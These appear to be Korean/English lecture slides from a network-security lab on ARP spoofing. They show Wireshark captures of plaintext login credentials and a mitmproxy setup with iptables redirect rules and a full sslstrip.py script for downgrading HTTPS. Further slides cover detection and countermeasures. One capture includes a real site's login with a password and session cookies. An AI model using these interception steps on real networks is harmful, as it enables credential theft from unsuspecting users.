The image shows a network capture in Wireshark. On the left, two terminal windows are open. The top terminal, titled "Host: h1", shows a netcat listener on 10.0.0.2:1234 receiving a connection from 10.0.0.1. The bottom terminal, titled "Host: h2", shows a netcat client on 10.0.0.3 sending a message to 10.0.0.2:1234. The main Wireshark window shows a capture on interface *h3-eth0. A list of packets is displayed, with packet 31 selected. The packet details pane shows the structure of the selected packet: a TCP segment with a window size scaling factor of -1, an unverified checksum, and a 21-byte data payload. The packet bytes pane shows the raw data in hexadecimal and ASCII. The ASCII column displays the message "Can you see my text?".

Host: h1

```
root@srcadmin-virtual-machine:/home/srcadmin# nc -l -p 1234
hello? I am here!
Nice to meet you!
Can you see my text?

```

Host: h2

```
root@srcadmin-virtual-machine:/home/srcadmin# nc -l -p 1234
hello? I am here!
Nice to meet you!
Can you see my text?

```

***h3-eth0**

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length
30	15.056103122	10.0.0.1	10.0.0.2	TCP	8
31	15.056196006	10.0.0.3	10.0.0.1	ICMP	11
32	15.056203587	10.0.0.1	10.0.0.2	TCP	8
33	15.056595906	10.0.0.2	10.0.0.1	TCP	6
34	15.056623651	10.0.0.3	10.0.0.2	ICMP	9
35	15.056629437	10.0.0.2	10.0.0.1	TCP	6

[Window size scaling factor: -1 (unknown)]
Checksum: 0xbf56 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
TCP payload (21 bytes)
Data (21 bytes)
Data: 43616e20796f7520736565206d7920746578743f0a
[Length: 21]

Offset	Hex	ASCII
0000	a6 da 38 21 a2 a7 2e 4b 25 e2 f6 6c 08 00 45 00	..8!...K %..l..E.
0010	00 49 8b 27 40 00 40 06 9b 85 0a 00 00 01 0a 00	.I.'@.@.
0020	00 02 d2 02 04 d2 57 9b ff 77 dd 44 48 b4 80 18	W..w.DH..
0030	00 53 bf 56 00 00 01 01 08 0a 53 73 eb a8 54 8d	.S.V.....Ss..T.
0040	d1 2c 43 61 6e 20 79 6f 75 20 73 65 65 20 6d 79	.,Can you see my
0050	20 74 65 78 74 3f 0a	text?.

Access to the world!

- ▶ Open 'google-chrome' on h1 and visit "http://testphp.vulnweb.com/"
 - # sudo apt install epiphany-browser
 - epiphany-browser
 - Dummy site for testing security :) → Try login at this site!!

testphp.vulnweb.com

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

search art go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Logout

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer

welcome to our page

Test site for Acunetix WVS.

search art go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

If you are already registered please enter your login information

Username :

Password :

login

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

nessus_was_name_ztjtrhck (test)

On this page you can visualize or edit your user information.

Name:

Credit card number:

E-Mail:

Phone number:

Address:

update

You have 0 items in your cart. You visualize your cart [here](#).

h3 (the attacker) can take h1's password!

If you are already registered please enter your

Username :

Password :

You can also [signup here](#).
Signup disabled. Please use the username **test**

```
<h3>If you are already registered please
<br>
<form name="loginform" method="post" acti
  <table cellpadding="4" cellspacing="1">
    <tbody>
      <tr>
        <td>Username : </td>
        <td>
          <input name="uname" type="text"
        </td>
      </tr>
      <tr>
        <td>Password : </td>
        <td>
          <input name="pass" type="passwor
        </td>
      </tr>
    </tbody>
  </table>
</form>
```

258	2.401685936	44.228.249.3	10.10.10.31	HTTP	2652	HTTP/1.1 200 OK (t...
269	4.576967514	10.10.10.31	44.228.249.3	HTTP	464	GET /login.php HTTP...
278	4.723946049	44.228.249.3	10.10.10.31	HTTP	1366	HTTP/1.1 200 OK (t...
308	9.325080885	10.10.10.31	44.228.249.3	HTTP	602	POST /userinfo.php ...
313	9.471413087	44.228.249.3	10.10.10.31	HTTP	483	HTTP/1.1 200 OK (t...
401	17.589219620	10.10.10.31	44.228.249.3	HTTP	602	POST /userinfo.php ...
409	17.739030405	44.228.249.3	10.10.10.31	HTTP	84	HTTP/1.1 200 OK (t...

Frame 401: 602 bytes on wire (4816 bits), 602 bytes captured (4816 bits) on interface h3-eth0, id 0

Ethernet II, Src: 92:59:6f:81:d3:99 (92:59:6f:81:d3:99), Dst: f6:e2:39:14:0a:0a (f6:e2:39:14:0a:0a)

Internet Protocol Version 4, Src: 10.10.10.31, Dst: 44.228.249.3

Transmission Control Protocol, Src Port: 42836, Dst Port: 80, Seq: 1286, Ack: 5725, Len: 536


Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

- Form item: "uname" = "test"
- Form item: "pass" = "test"

0190	78 2d 77 77 77 2d 66 6f	72 6d 2d 75 72 6c 65 6e	x-www-form-urle
01a0	63 6f 64 65 64 0d 0a 43	6f 6e 74 65 6e 74 2d 4c	encoded; Content-L
01b0	65 6e 67 74 68 3a 20 32	30 0d 0a 4f 72 69 67 69	ength: 20; Origin
01c0	6e 3a 20 68 74 74 70 3a	2f 2f 74 65 73 74 70 68	n: http://testph
01d0	70 2e 76 75 6c 6e 77 65	62 2e 63 6f 6d 0d 0a 43	p.vulnweb.com; C
01e0	6f 6e 6e 65 63 74 69 6f	6e 3a 20 6b 65 65 70 2d	onnection: keep-
01f0	61 6c 69 76 65 0d 0a 52	65 66 65 72 65 72 3a 20	alive; Referer:
0200	68 74 74 70 3a 2f 2f 74	65 73 74 70 68 70 2e 76	http://testphp.v
0210	75 6c 6e 77 65 62 2e 63	6f 6d 2f 6c 6f 67 69 6e	ulnweb.com/login
0220	2e 70 68 70 0d 0a 55 70	67 72 61 64 65 2d 49 6e	.php; Upgrade-In
0230	73 65 63 75 72 65 2d 52	65 71 75 65 73 74 73 3a	secure-Requests:
0240	20 31 0d 0a 0d 0a 75 6e	61 6d 65 3d 74 65 73 74	1; uname=test
0250	26 70 61 73 73 3d 74 65	73 74	&pass=test

However, most sites are encrypted by HTTPS



So payload is encrypted :(

No.	Time	Source	Destination	Protocol	Length	Info
517	3.557272369	10.10.10.31	23.45.56.234	TLSv1.2	108	Application Data
533	3.593744818	23.45.56.234	10.10.10.31	TLSv1.2	270	Application Data
535	3.594048909	23.45.56.234	10.10.10.31	TLSv1.2	2864	Application Data
540	3.601586053	10.10.10.31	23.45.56.234	TLSv1.2	168	Application Data
542	3.623890195	10.10.10.31	23.45.56.234	TLSv1.2	168	Application Data
544	3.624960009	10.10.10.31	23.45.56.234	TLSv1.2	108	Application Data
546	3.627203824	10.10.10.31	23.45.56.234	TLSv1.2	168	Application Data
548	3.627432807	10.10.10.31	23.45.56.234	TLSv1.2	108	Application Data
550	3.627936608	10.10.10.31	23.45.56.234	TLSv1.2	168	Application Data
552	3.628144477	10.10.10.31	23.45.56.234	TLSv1.2	108	Application Data

▶ Frame 544: 108 bytes on wire (864 bits), 108 bytes captured (864 bits) on interface h3-eth0, id 0
▶ Ethernet II, Src: 92:59:6f:81:d3:99 (92:59:6f:81:d3:99), Dst: f6:e2:39:14:0a:0a (f6:e2:39:14:0a:0a)
▶ Internet Protocol Version 4, Src: 10.10.10.31, Dst: 23.45.56.234
▶ Transmission Control Protocol, Src Port: 44982, Dst Port: 443, Seq: 2833, Ack: 14681, Len: 42
▶ Transport Layer Security

- ▼ TLSv1.2 Record Layer: Application Data Protocol: http2
 - Content Type: Application Data (23)
 - Version: TLS 1.2 (0x0303)
 - Length: 37
 - Encrypted Application Data: 00000000000000017342fca214ad53f384bb8e57e80b52517852938096fc6cd450452e7...
 - [Application Data Protocol: http2]

0000	f6 e2 39 14 0a 0a 92 59 6f 81 d3 99 08 00 45 00	..9...Y o...E.
0010	00 5e 83 46 40 00 40 06 53 14 0a 0a 0a 1f 17 2d	..^F@.@. S.....
0020	38 ea af b6 01 bb a7 56 d8 d3 8c 9c 67 27 80 18	8.....V...g'..
0030	00 53 64 90 00 00 01 01 08 0a 8a 9d 3b 33 33 3b	..Sd.....;33;
0040	4f 52 17 03 03 00 25 00 00 00 00 00 00 00 17 34	OR...%.....4
0050	2f ca 21 4a d5 3f 38 4b b8 e5 7e 80 b5 25 17 85	/.!J?8K...~...%..
0060	29 38 09 6f c6 cd 45 04 52 e7 fd 79	)8.o..E. R..y

Uncovering the encryption! SSL strip

- ▶ Installing mitmproxy

```
#Installing mitmproxy  
$ sudo apt-get install mitmproxy
```

- ▶ and sslstrip.py

- (on the next page)

- ▶ Run the mitmproxy on the attacker (h3) with the following commands

```
sysctl -w net.ipv4.ip_forward=1  
  
iptables -t nat -F  
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080  
iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-port 8080  
  
mitmproxy --mode transparent -s sslstrip.py -p 8080 -m transparent  
#mitmweb -s sslstrip.py -p 8080 -m transparent  
#mitmdump -s sslstrip.py -p 8080 -m transparent -w output.pcap
```

```

# sslstrip.py, borrowed from https://raw.githubusercontent.com/mitmproxy/mitmproxy/main/examples/contrib/sslstrip.py

import re
import urllib.parse
from mitmproxy import http

secure_hosts: set[str] = set()

def request(flow: http.HTTPFlow) -> None:
    flow.request.headers.pop("If-Modified-Since", None)
    flow.request.headers.pop("Cache-Control", None)
    flow.request.headers.pop("Upgrade-Insecure-Requests", None)
    if flow.request.pretty_host in secure_hosts:
        flow.request.scheme = "https"
        flow.request.port = 443
        flow.request.host = flow.request.pretty_host

def response(flow: http.HTTPFlow) -> None:
    assert flow.response
    flow.response.headers.pop("Strict-Transport-Security", None)
    flow.response.headers.pop("Public-Key-Pins", None)
    flow.response.content = flow.response.content.replace(b"https://", b"http://")

    csp_meta_tag_pattern = rb'<meta.*http-equiv=["\']Content-Security-Policy["\']*upgrade-insecure-requests.*?>'
    flow.response.content = re.sub(
        csp_meta_tag_pattern, b"", flow.response.content, flags=re.IGNORECASE
    )

    if flow.response.headers.get("Location", "").startswith("https://"):
        location = flow.response.headers["Location"]
        hostname = urllib.parse.urlparse(location).hostname
        if hostname:
            secure_hosts.add(hostname)
        flow.response.headers["Location"] = location.replace("https://", "http://", 1)

    csp_header = flow.response.headers.get("Content-Security-Policy", "")
    if re.search("upgrade-insecure-requests", csp_header, flags=re.IGNORECASE):
        csp = flow.response.headers["Content-Security-Policy"]
        new_header = re.sub(
            r"upgrade-insecure-requests[;\s]*", "", csp, flags=re.IGNORECASE
        )
        flow.response.headers["Content-Security-Policy"] = new_header

    cookies = flow.response.headers.get_all("Set-Cookie")
    cookies = [re.sub(r";\s*secure\s*", "", s) for s in cookies]
    flow.response.headers.set_all("Set-Cookie", cookies)

```

We can get the decrypted packets!

로그인

this_is_id

비밀번호

.....

☐ 로그인 상태 유지

로그인

아직 회원이 아니신가요?
회원가입 하기 / 인증메일 발송




Flow Details

2024-02-20 21:25:33 POST https://www. [redacted] ?act=procMemberLogin
+ 302 Found text/html [no content] 466ms

Request	Response	Detail
Host: www. [redacted] User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 234 Origin: http://www. [redacted] Connection: keep-alive Referer: http://www. [redacted] Cookie: _ga_VB9WXG75K1=GS1.1.1708429478.2.1.1708431926.60.0.0; _ga=GA1.1.1740017128.1708420030; __gads=ID=003e2bde6e3b9363;T=1708431925;RT=1708431925;S=ALNI_MZf0aj6KreTPYL57gA4d2cxpWYdRg; __gpi=UID=00000d0b8e6d782e;T=1708431925;RT=1708431925;S=ALNI_MZqd0W0gOZBFRUdKp5jgJy03kdryA; __eoi=ID=e13c673769ba9ebf;T=1708431925;RT=1708431925;S=AA-AfjajrZLNv7Di1AcJqx9_8-m1; _gid=GA1.2.407271895.1708420484; PHPSESSID=dej7to5e7474e19irhfimv29pu; rx_sesskey1=MrxwjJnwd0i7r4tJknOnQSxm; rx_sesskey2=dwvlH7LZpINALTt6LF1QspAD; _gat_gtag_UA_31293623_1=1		
URLEncoded form [auto]		
error_return_url: / mid: intro ruleset: @login success_return_url: http:// [redacted] act: procMemberLogin no_validator_id: layout/equeue_layout user_id: this_is_id password: password1234! rx_sesskey1: MrxwjJnwd0i7r4tJknOnQSxm rx_sesskey2: dwvlH7LZpINALTt6LF1QspAD		

What's different?

- ▶ HTTPS sites becomes HTTP.
- The attacker strips out the SSL connection! → Caution! Not work for all sites
- We will talk about the SSL more detail in the future!



ARP 스푸핑 대응책

ARP Spoofing 공격의 징후는 명확합니다.

- ▶ 네트워크에 ARP 트래픽이 흘러넘쳐~

```
21:58:31.460761 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:31.492527 ARP, Reply 10.10.10.31 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:32.532748 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:32.564647 ARP, Reply 10.10.10.31 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:33.608815 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:33.640620 ARP, Reply 10.10.10.31 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:34.672784 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:34.704732 ARP, Reply 10.10.10.31 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:35.736806 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:35.768630 ARP, Reply 10.10.10.31 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:36.812810 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:36.848045 ARP, Reply 10.10.10.31 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:37.881381 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:37.912597 ARP, Reply 10.10.10.31 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:38.944811 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:38.984624 ARP, Reply 10.10.10.31 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:40.024814 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:40.064577 ARP, Reply 10.10.10.31 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:41.116817 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:41.152621 ARP, Reply 10.10.10.31 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:42.200844 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:42.240627 ARP, Reply 10.10.10.31 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:43.268809 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:43.308739 ARP, Reply 10.10.10.31 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:44.356828 ARP, Reply 10.10.10.1 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
21:58:44.392621 ARP, Reply 10.10.10.31 is-at f6:e2:39:14:0a:0a (oui Unknown), length 28
```

그리고 ARP cache가 지속적으로 바뀌기도 합니다.

- ▶ 또는 중복된 ARP 테이블 항목을 발견할 수도 있죠...! 저런...!

```
root@srcadmin-virtual-machine:/home/srcadmin# arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.10.10.1       ether   70:5d:cc:5b:3a:42 C            h1-eth0
10.10.10.33      ether   f6:e2:39:14:0a:0a C            h1-eth0
```

↓

```
root@srcadmin-virtual-machine:/home/srcadmin# arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.10.10.1       ether   f6:e2:39:14:0a:0a C            h1-eth0
10.10.10.33      ether   f6:e2:39:14:0a:0a C            h1-eth0
root@srcadmin-virtual-machine:/home/srcadmin#
```

- ▶ 트래픽이 공격자에게 우회되기 때문에 Latency가 영향을 받기도 합니다.
 - 때로는 피해 호스트의 연결이 끊어지는 경우도 있죠

```
root@srcadmin-virtual-machine:/home/srcadmin# ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data:
64 bytes from 10.10.10.1: icmp_seq=1 ttl=64 time=2.55 ms
64 bytes from 10.10.10.1: icmp_seq=2 ttl=64 time=0.453 ms
64 bytes from 10.10.10.1: icmp_seq=3 ttl=64 time=0.521 ms
64 bytes from 10.10.10.1: icmp_seq=4 ttl=64 time=0.519 ms
```

→

```
root@srcadmin-virtual-machine:/home/srcadmin# ping 10.10.10.1
PING 10.10.10.1 (10.10.10.1) 56(84) bytes of data:
64 bytes from 10.10.10.1: icmp_seq=1 ttl=64 time=2.38 ms
64 bytes from 10.10.10.1: icmp_seq=2 ttl=64 time=0.527 ms
64 bytes from 10.10.10.1: icmp_seq=3 ttl=64 time=0.545 ms
64 bytes from 10.10.10.1: icmp_seq=4 ttl=64 time=0.718 ms
64 bytes from 10.10.10.1: icmp_seq=5 ttl=64 time=0.568 ms
64 bytes from 10.10.10.1: icmp_seq=6 ttl=64 time=0.486 ms
64 bytes from 10.10.10.1: icmp_seq=7 ttl=64 time=0.558 ms
64 bytes from 10.10.10.1: icmp_seq=8 ttl=64 time=0.439 ms
```

Countermeasure strategy

- ▶ 1. ARP 테이블(캐시)를 변화 없도록 만들자 → Static ARP table (정적ARP 테이블)
- ▶ 2. ARP를 더 먼저 뿌려버려지! → 스스로 ARP broadcast 만들어버리기
- ▶ 3. 네트워크에서 잘못된 ARP 플루딩을 모니터링하고, 네트워크에 새로 연결된 장치를 감지하고, 모든 MAC resolution을 모니터링! → ARP Watcher

1. static ARP

- ▶ 문제는 ARP 캐시가 최신 ARP로 계속 업데이트된다는 것입니다!
- ▶ 캐시를 업데이트할 수 없도록 → 정적 주소로 ARP를 수정하세요!
- ▶ ARP 항목을 자세히 표시하려면 '# arp -a'

```
